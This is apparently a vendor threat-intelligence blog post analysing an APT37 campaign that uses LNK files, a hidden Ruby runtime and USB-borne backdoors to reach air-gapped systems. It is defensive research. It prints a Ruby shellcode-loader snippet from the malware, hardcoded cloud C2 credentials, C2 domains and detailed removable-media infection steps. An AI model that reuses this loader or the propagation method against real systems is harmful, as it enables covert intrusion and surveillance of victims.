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APT37 Adds New Capabilities for Air-Gapped Networks

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Introduction

In December 2025, Zscaler ThreatLabz discovered a campaign linked to APT37 (also known as ScarCruft, Ruby Sleet, and Velvet Chollima), which is a DPRK-backed threat group. In this campaign, tracked as *Ruby Jumper* by ThreatLabz, APT37 uses Windows shortcut (LNK) files to initiate an attack that utilizes a set of newly discovered tools. These tools, *RESTLEAF*, *SNAKEDROPPER*, *THUMBSBD*, and *VIRUSTASK*, download a payload that delivers *FOOTWINE* and *BLUELIGHT*, which enable surveillance on a victim's system.

In this blog post, ThreatLabz examines how these tools function, including their notable use of Ruby to load shellcode-based payloads. We also explore how the Ruby Jumper campaign leverages removable media to infect and pass commands and information between air-gapped systems.

Key Takeaways

- In December 2025, ThreatLabz discovered Ruby Jumper, a campaign orchestrated by APT37, a DPRK-backed threat group.
- ThreatLabz discovered RESTLEAF, an initial implant that uses Zoho WorkDrive for C2 communications to fetch additional payloads, like SNAKEDROPPER.
- ThreatLabz discovered SNAKEDROPPER, a next-stage loader that installs the Ruby runtime, establishes persistence, and drops THUMBSBD and VIRUSTASK.
- ThreatLabz discovered THUMBSBD, a backdoor that uses removable media to relay commands and transfer data between internet-connected and air-gapped systems.
- ThreatLabz discovered VIRUSTASK, a removable media propagation tool that infects removable media by replacing files with malicious LNK shortcuts.
- ThreatLabz discovered FOOTWINE, a backdoor delivered later in the attack chain with surveillance capabilities such as keylogging and audio/video capturing.

Background

APT37 has used Chinotto for years to target individuals and government-related entities to steal sensitive data and conduct surveillance. The group also continues to use a separate infection chain that combines shellcode with in-memory Windows-based malware, similar to the Ruby Jumper campaign.

Technical Analysis

ThreatLabz details the Ruby Jumper campaign in the following sections, focusing on the specific malware employed, the deployment methods, and how the final payload is delivered to achieve the ultimate objective.

Attack flow

The figure below illustrates the complete attack flow, from the initial vector to the infection of newly attached removable media and the deployment of FOOTWINE and BLUELIGHT.




Figure 1: APT37 Ruby Jumper campaign attack flow.

RESTLEAF


RESTLEAF

APT37 has abused LNKs as an initial vector for years. In the Ruby Jumper campaign, when a victim opens a malicious LNK file, it launches a PowerShell command and scans the current directory to locate itself based on file size. Then, the PowerShell script launched by the LNK file carves multiple embedded payloads from fixed offsets within that LNK, including a decoy document, an executable payload, an additional PowerShell script, and a batch file, as listed in the table below.

Filename	File type	Purpose
find.bat	Windows Batch file	Launches PowerShell (## search.dat).
search.dat	PowerShell	Loads the shellcode file (viewer.dat) into memory.
viewer.dat	Shellcode with payload	Loads the embedded payload after decrypting it.

Table 1: Files dropped by APT37's Ruby Jumper campaign LNK file and their purpose.

The decoy document displays an article about the Palestine–Israel conflict, translated from a North Korean newspaper into Arabic, as shown in the figure below.


صحيفة رودونغ سينمون بتاريخ 2025/12/11

المحاولة الخطيرة التي توتر الوضع

قال أحد الأعضاء في الأمم المتحدة إن حالة الصدام بين فلسطين وإسرائيل بدأت تزداد إلى سوريا وهو يؤكد" في حالة البدء توسيع الصدام إلى سوريا " لأن أمريكا وإسرائيل تقومان باستمرار الغارات الجوية في سوريا ، بينما تتوتر حالة منطقة الشرق الأوسط

كما نعرف من قبل أخبار وكالة الأنباء AFP الفرنسية وكالة الأنباء رويتر الإنجليزية، قامت الطائرات الحربية الأمريكية <F-15> على هجوم المرافق في منطقة الشرق السورية قبل بضعة أيام.
وقال وزير الدفاع الأمريكي أن هذه الغارات الجوية هي رد على الهجوم الذي يؤثر على الجيش الأمريكي المرتبط على العراق وسوريا، وذلك <من أجل دفاع النفس>.
وتشدقت اللجنة الدبلوماسية الأمريكية في منطقة الشرق الأوسط لوزارة الدفاع الأمريكي لم تردد على اتخاذ الإجراءات الإضافية من أجل < حماية المواطنين من الهجوم ألذي هدتها على الجيش الأمريكي والمرافق في العراق وسوريا>.
في نفس اليوم أيضا، قامت إسرائيل بالهجوم على قاعدة الرادار في منطقة جنوب سوريا وعلى أحد المرافق في قرب دمشق العاصمة السورية.
وكذلك في الشهر الماضي، قامت الهجوم الأول على مطار الروبو الدولة في منطقة شمال سوريا والخ، وفي هذا الشهر أيضا ، قامت بمحاولة الهجوم الختنة باستمرار.
هذه مؤامرة قصيدة من أجل توتر في وضع المنطقة.
قالت إسرائيل أيضا، أن هذا الهجوم من أجل إيقاف ومنع دخول البلدان الإسلامية والقوات مثل إيران وسوريا وحزب الله في منطقة الشرق الأوسط.
تذكر كثير من البلدان العالم حول جريمة قاسية ومتوحشة وعدوانية لإسرائيل كل يوم وتؤكد مثل هذه الجريمة يجب إيقافها حتما.
ولكن أمريكا وإسرائيل تنقلان مصدر توتر الحالة في منطقة الشرق الأوسط إلى البلدان الأخرى وتريدان أن تقوم توسيع الصدام.
قال الرئيس السوري إن الهدف السياسي لأمريكا هو <توتر عسكري بلا توقف وتحكم غير منتظمة> وأضاف أن أوربا أيضا تكرر مثل هذه الاستراتيجية، وكذلك

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Figure 2: Arabic language decoy document leveraged in the Ruby Jumper campaign by APT37.

Each payload created by the LNK file works in tandem, ultimately spawning a Windows executable payload in memory that ThreatLabz identifies as a *RESTLEAF*. RESTLEAF uses Zoho WorkDrive cloud storage for C2 communications. To our knowledge, this is the first time APT37 has abused Zoho WorkDrive. RESTLEAF retrieves a valid access token by exchanging embedded refresh token credentials, enabling subsequent API operations with the Zoho WorkDrive infrastructure. The table below lists the hardcoded token information associated with RESTLEAF.

Type	Value
client_id	1000.3GYW7TSOWPQUNLVY1SK3Y6TWIUNAFH
	1000.57dac5f7d21da2454d0fbefdc

refresh_token	1000.97dac917d21da2454d01befdc ed80bf3.ed54cf1ebffbfc1c8ae1ccdd 2c681012
client_secret	ffc7ebe0a8e68df69b9bc391cd7589 e596865d42a9

Table 2: RESTLEAF Hardcoded Zoho WorkDrive token information.

Following successful authentication, RESTLEAF attempts to download a file containing shellcode named *AAA.bin* from the Zoho WorkDrive repository. If the download succeeds, the shellcode is executed through a classic process injection technique. RESTLEAF allocates executable memory, copies the downloaded payload into this region, and transfers execution to the entry point of the shellcode. After the shellcode execution completes, RESTLEAF creates timestamped beacon files in a folder named `Second` on the Zoho WorkDrive that signal to the cloud-based C2 that the infection is active and operational. This beaconing mechanism generates unique filenames following the pattern `lion [timestamp]`, where the timestamp reflects when the beacon is created.

Shellcode

APT37 continues to employ its custom shellcode launcher, documented in previous reports, to deploy malware. The same shellcode is used across all payloads in the Ruby Jumper infection chain. This launcher is a key component that is responsible for staging the payloads as encrypted files, which makes the activity more difficult to detect. Overall, the infection chain follows a two-stage shellcode-based execution flow:

1. **Stage 1:** The launcher injects a second-stage shellcode that is decrypted using a 1-byte XOR key into a randomly chosen legitimate Windows executable from `%WINDIR%\System32` or `%WINDIR%\SysWow64`.
2. **Stage 2:** The decrypted second-stage shellcode reflectively loads an embedded Windows executable payload that is also decoded using a 1-byte XOR key.

The two-stage shellcode execution process is shown in the figure below.




Figure 3: Diagram illustrating the two-stage shellcode execution process.

SNAKEDROPPER

SNAKEDROPPER is the next-stage malware and is spawned in a randomly chosen Windows executable. SNAKEDROPPER performs the following actions:

1. Extracts an embedded archive named `ruby3.zip` from the data section and writes it to `%PROGRAMDATA%\ruby3.zip` as a staging location.
2. Creates the working directory `%PROGRAMDATA%\usbspeed` where the Ruby runtime will be installed and disguised as a USB-related utility.
3. Extracts the ruby3.zip archive to the `%PROGRAMDATA%\usbspeed` directory, unpacking the complete Ruby 3.3.0 runtime environment including the interpreter, standard libraries, and gem infrastructure.
4. Renames the main Ruby interpreter executable (`rubyw.exe`)

to *usbspeed.exe* to masquerade as a legitimate USB speed monitoring utility.

5. Replaces the `operating_system.rb` embedded in the legitimate Ruby package with a malicious script.
6. Extracts three embedded files disguised as Ruby scripts and places them in the `%PROGRAMDATA%\usbspeed` directory. Each file is a binary containing shellcode that decrypts and executes an embedded portable executable (PE) file, which is itself XOR-encrypted with a single byte. The files are listed below:
    - `%PROGRAMDATA%\usbspeed\lib\ruby\3.3.0\bundler\bundler_index_client.rb`
    - `%PROGRAMDATA%\usbspeed\lib\ruby\3.3.0\optparse\ascii.rb`
    - `%PROGRAMDATA%\usbspeed\lib\ruby\3.3.0\win32\task.rb` (initially created as a blank file, but later used to infect removable media)
7. Creates a scheduled task named *rubyupdatecheck* to execute the disguised Ruby interpreter (`usbspeed.exe`) every 5 minutes.

SNAKEDROPPER is primed for execution by replacing the RubyGems default file `operating_system.rb` with a maliciously modified version that is automatically loaded when the Ruby interpreter starts. By injecting the SNAKEDROPPER payload into this auto-loaded file, SNAKEDROPPER is executed via the backdoored Ruby interpreter (which is started by the scheduled task). This behavior is shown in the code example below.

```
scfile = File.open(filepath, "rb");
scupd = scfile.read;
scfile.close;
ptr = KN32::VirtualAlloc(0, scupd.size + 0x400, 0x3000, 0x4);
buf = Fiddle::Pointer[scupd];
KN32::RtlMoveMemory(ptr, buf, scupd.size);
KN32::VirtualProtect(ptr, scupd.size + 0x400, 0x40, buf);
thread = KN32::CreateThread(0, 0, ptr, 0, 0, 0);
KN32::WaitForSingleObject(thread, 1000 * 60 * 10);
```

```
end
filepath1 = "C:\\\\ProgramData\\\\usbspeed\\\\lib\\\\ruby\\\\
filepath2= "C:\\\\ProgramData\\\\usbspeed\\\\lib\\\\ruby\\\\3
runshellcode(filepath1)
runshellcode(filepath2)
```

THUMBSBD

SNAKEDROPPER drops *THUMBSBD* disguised as a Ruby file named *ascii.rb*. THUMBSBD uses removable media to bridge air-gapped network segments, enabling bidirectional command delivery and data exfiltration across network-segmented environments. Upon execution, THUMBSBD checks the registry key `HKCU\SOFTWARE\Microsoft\TnGtp` to prevent multiple instances. The malware then initializes a configuration file at `%LOCALAPPDATA%\TnGtp\TN.dat` containing information about the victim's environment (e.g., user name, computer name, Windows version, and working directory paths) that is XOR-encrypted with a one byte key. When the reconnaissance flag is set, THUMBSBD collects system information including hardware diagnostics (`dxdiag`), running processes, network configuration (`ipconfig /all`), recursive file system enumeration (complete file tree), and connectivity status via ping tests and netstat. THUMBSBD employed several working directories to stage data for exfiltration and for executing backdoor commands. The directories ThreatLabz observed are listed in the table below.

Directory	Purpose
CMD	Validated command files.
MCD	Incoming command staging.
OCD	Files for removable media transfer.
PGI	Downloaded C2 payloads.
RST	Data staged for exfiltration.

UEE	Malware update executables.
WRK	Temporary workspace.

Table 3: Working directories used by THUMBSBD to stage data for exfiltration and backdoor commands.

THUMBSBD's primary goal is to download an additional payload from a remote server using the following endpoints.

- hxxps://www.philion[.]store/star/main.php
- hxxps://www.homeatedke[.]store/star/main.php
- hxxps://www.hightkdhe[.]store/star/main.php

Notably, *hightkdhe[.]store* was still operational during our investigation.

If any shellcode binary is created in the `PGI` working directory, THUMBSBD executes it promptly. When it comes to executing backdoor commands, THUMBSBD monitors the `MCD` working directory and, depending on the file's content, will execute various backdoor commands including directory enumeration, file exfiltration, arbitrary command execution, and configuration updates.

THUMBSBD transforms removable media into a bidirectional covert C2 relay, allowing operators to deliver commands to, and retrieve data from, air-gapped systems. By leveraging removable media as an intermediary transport layer, the malware bridges otherwise air-gapped network segments.

When removable media is connected, THUMBSBD performs the following actions:

1. Creates a hidden `$RECYCLE.BIN` directory at the root of the removable media to conceal staged artifacts.
2. Copies files from the `OCD` working directory into this folder, staging either operator-issued command data or previously collected output.
3. Enumerates files within `$RECYCLE.BIN` and decrypts them using a single-byte 0x83 XOR routine.


4. Extracts the command identifier from offset OxOC and dispatches execution logic accordingly.

The supported command behaviors are listed in the table below.

Commands	Description
O	Copies the file to the RST working directory for exfiltration.
1	Appends the filename to WRK\del.dat, marking the file as already processed.
SHA256 victim identifier exist	If the SHA–256 victim identifier (generated by combining the disk's volume serial and UUID) in the file matches the current victim, copies the file to CMD\[random filename] and performs backdoor operations.

Table 4: THUMBSBD commands used for exfiltration and backdoor operation.

After command execution, THUMBSBD aggregates the resulting output from the `RST` working directory and copies it back into the removable media's `$RECYCLE.BIN`, staging the data for transfer to a connected system. The THUMBSBD flow is depicted in the figure below.






Figure 4: APT37 THUMBSBD attack flow for air-gapped systems.

VIRUSTASK

VIRUSTASK is delivered as `bundler_index_client.rb` and serves as a removable media propagation component designed to spread malware to non-infected air-gapped systems. Unlike THUMBSBD which handles command execution and exfiltration, VIRUSTASK focuses exclusively on weaponizing removable media to achieve initial access on air-gapped systems. VIRUSTASK tracks its execution state via the registry key `HKCU\Software\Microsoft\ActiveUSBPolicies`, storing the module path in the `policy` value and the process ID in `policy_id`. When removable media is attached, VIRUSTASK executes a multi-stage infection routine with file hijacking logic, as outlined below.

1. Checks if the removable media has at least 2GB of free space before proceeding with the infection.
2. Creates a hidden folder named `$RECYCLE.BIN.USER` at the root of the removable media, disguised to mimic the Windows Recycle Bin and remain

removable media, disguised to mimic the Windows Recycle Bin and remain invisible under the default Explorer settings.

3. Copies its payload executables (`usbspeed.exe`, `usbspeedupdate.exe`) and a Ruby persistence script into the hidden folder structure on the removable media. The `usbspeed.exe` is a legitimate Ruby interpreter renamed to avoid suspicion.
4. Scans the removable media to enumerate the victim's files and existing shortcuts, while excluding system folders and its own hidden directories.
5. Hides the original victim's files and replaces them with LNK bearing identical names. These shortcuts are configured to execute the copied `usbspeed.exe` (Ruby interpreter) when the victim attempts to open their files.
6. When the victim connects the infected removable media to a new host and clicks a hijacked file, the shortcut launches `usbspeed.exe`. The Ruby interpreter automatically loads the malicious `operating_system.rb` script from its default configuration path, which then loads and executes the shellcode from `task.rb` to compromise the new system.

Note that the `operating_system.rb` Ruby script created by VIRUSTASK checks whether the victim is already infected by evaluating `Dir.exist?("c:\programdata\usbspeed")`. If the directory doesn't exist (indicating a new target), then the script loads and executes shellcode from task.rb, infecting the newly connected host. Note that the `task.rb` file created by SNAKEDROPPER is initially blank (0 bytes). Therefore, this file is likely modified to include the shellcode either manually or via a command.

VIRUSTASK complements THUMBSBD to form a complete air-gap attack toolkit. While THUMBSBD handles C2 communication and data exfiltration, VIRUSTASK ensures the malware spreads to new systems through social engineering by replacing legitimate files with malicious shortcuts that victims trust and execute.

FOOTWINE

THUMBSBD delivers *FOOTWINE* using the filename `foot.apk`, which uses an Android package file extension. However, FOOTWINE is actually an encrypted payload with an integrated shellcode launcher that includes surveillance features

such as keystroke logging as well as audio and video capturing. Upon execution, FOOTWINE parses an embedded configuration string using a double-asterisk (`**`) delimiter to extract the primary C2 IP address and communicate with custom binary protocol over TCP. FOOTWINE uses a custom XOR-based key exchange protocol to establish an encrypted communication channel with the C2 server, as described below.

1. FOOTWINE initiates a key exchange by generating a 32-byte random key through 8 sequential calls to the `rand()` function, which is seeded by the current time.
2. To obfuscate the key transmission and prevent trivial pattern matching, FOOTWINE generates a random padding buffer ranging from 32 to 846 bytes (`rand() % 0x32F + 0x20`) in length. The protocol obfuscates the transmitted packet size by computing `(size + 0x32F) ^ 0x32F` before transmission. This produces a packet structure consisting of a 4-byte obfuscated size field, followed by the 32-byte random key, and finally followed by variable-length random padding data.
3. The C2 server mirrors this process and responds with its own size-obfuscated padded packet containing the FOOTWINE's key XOR'ed with a shared 32-byte validation constant.
4. FOOTWINE validates the server's response by XOR'ing its own original key with the same 32-byte validation constant (`D7 8D 05 01 34 D9 A8 01 A5 FB 7D 06 F8 A8 4D 04 F1 66 FD 00 07 FF BC 02 C8 93 E4 02 08 6E 75 05`) and comparing the result against the server's response. A match confirms both parties possess the same shared session key, which completes the key exchange.
5. Finally, all subsequent C2 traffic is encrypted using this session key.

After establishing a connection with the C2 server, FOOTWINE supports commands such as shell management, file manipulation, registry, and process manipulation. FOOTWINE supports the surveillance-related commands listed in the table below.

Commands	Description
	Provides an interactive command

sm	Provides an interactive command shell until "exit\r\n" is received.
fm	Performs file and directory manipulation including upload, download, rename, deletion, enumeration, and timestomping.
gm	Manages plugins and configuration (e.g., loads a plugin DLL and updates configuration).
rm	Manipulate the Windows registry including enumeration, querying, setting, and deletion.
pm	Enumerate running processes including PID, process name, full executable path for all processes.
dm	Takes screenshots and captures keystrokes.
cm	Performs audio and video surveillance.
s_d	Receives batch script contents from C2 server and saves it to the file %TEMP% \SSMMHH_DDMMYYYY.bat and executes it.
pxm	Establishes a proxy connection and relays traffic bidirectionally.
[filepath]	Loads a given DLL and invokes the Start export function.

Table 5: Surveillance commands supported by FOOTWINE.

BLUELIGHT

THUMBSBD also delivers BLUELIGHT, a previously documented backdoor which leverages several legitimate cloud providers, including Google Drive, Microsoft OneDrive, pCloud, and BackBlaze for its C2 communication. BLUELIGHT's backdoor functionalities include executing arbitrary commands, enumerating the file system, downloading additional payloads, uploading files, and self-removal.

Threat Attribution

ThreatLabz attributes this campaign to APT37 with high confidence, based on the following factors:

- **Initial vector:** APT37 regularly leverages LNK files to begin the attack flow with the combination of a batch file, PowerShell, and shellcode containing an encrypted payload.
- **Malware:** APT37 has been observed utilizing BLUELIGHT in multiple campaigns.
- **Shellcode:** APT37 frequently employs a two-stage shellcode delivery across its entire attack flow. A signature technique that incorporates custom API hashing, specifically using ROR 11 for the module name and ROR 15 for the function name.
- **C2 infrastructure:** APT37 continues to utilize cloud services such as pCloud, Yandex, DropBox, Zoho, and Box for its C2 communication, a technique also observed in RESTLEAF and BLUELIGHT.
- **Victimology:** The decoy document suggests the potential target of this attack is an individual interested in North Korean media narratives or perspectives. This coincides with the historical victimology of the APT37 group, which primarily targets entities aligned with DPRK state interests, indicating an overlap with their primary objectives.

Conclusion

The Ruby Jumper campaign involves a mult-stage infection chain that begins with a malicious LNK file and utilizes legitimate cloud services (like Zoho WorkDrive, Google Drive, Microsoft OneDrive, etc.) to deploy a novel, self-contained Ruby execution environment. Most critically, THUMBSBD and VIRUSTASK weaponize removable media to bypass network isolation and infect air-gapped systems. To maintain a strong security posture, the security community should focus on monitoring endpoint activity and physical access points to counter this threat and other campaigns led by APT37.

Zscaler Coverage

The Zscaler Cloud Sandbox has been successful in detecting this campaign and its many variants. The figure below depicts the Zscaler Cloud Sandbox, showing detection details for the LNK file used as the initial infection vector in APT37's Ruby Jumper campaign.

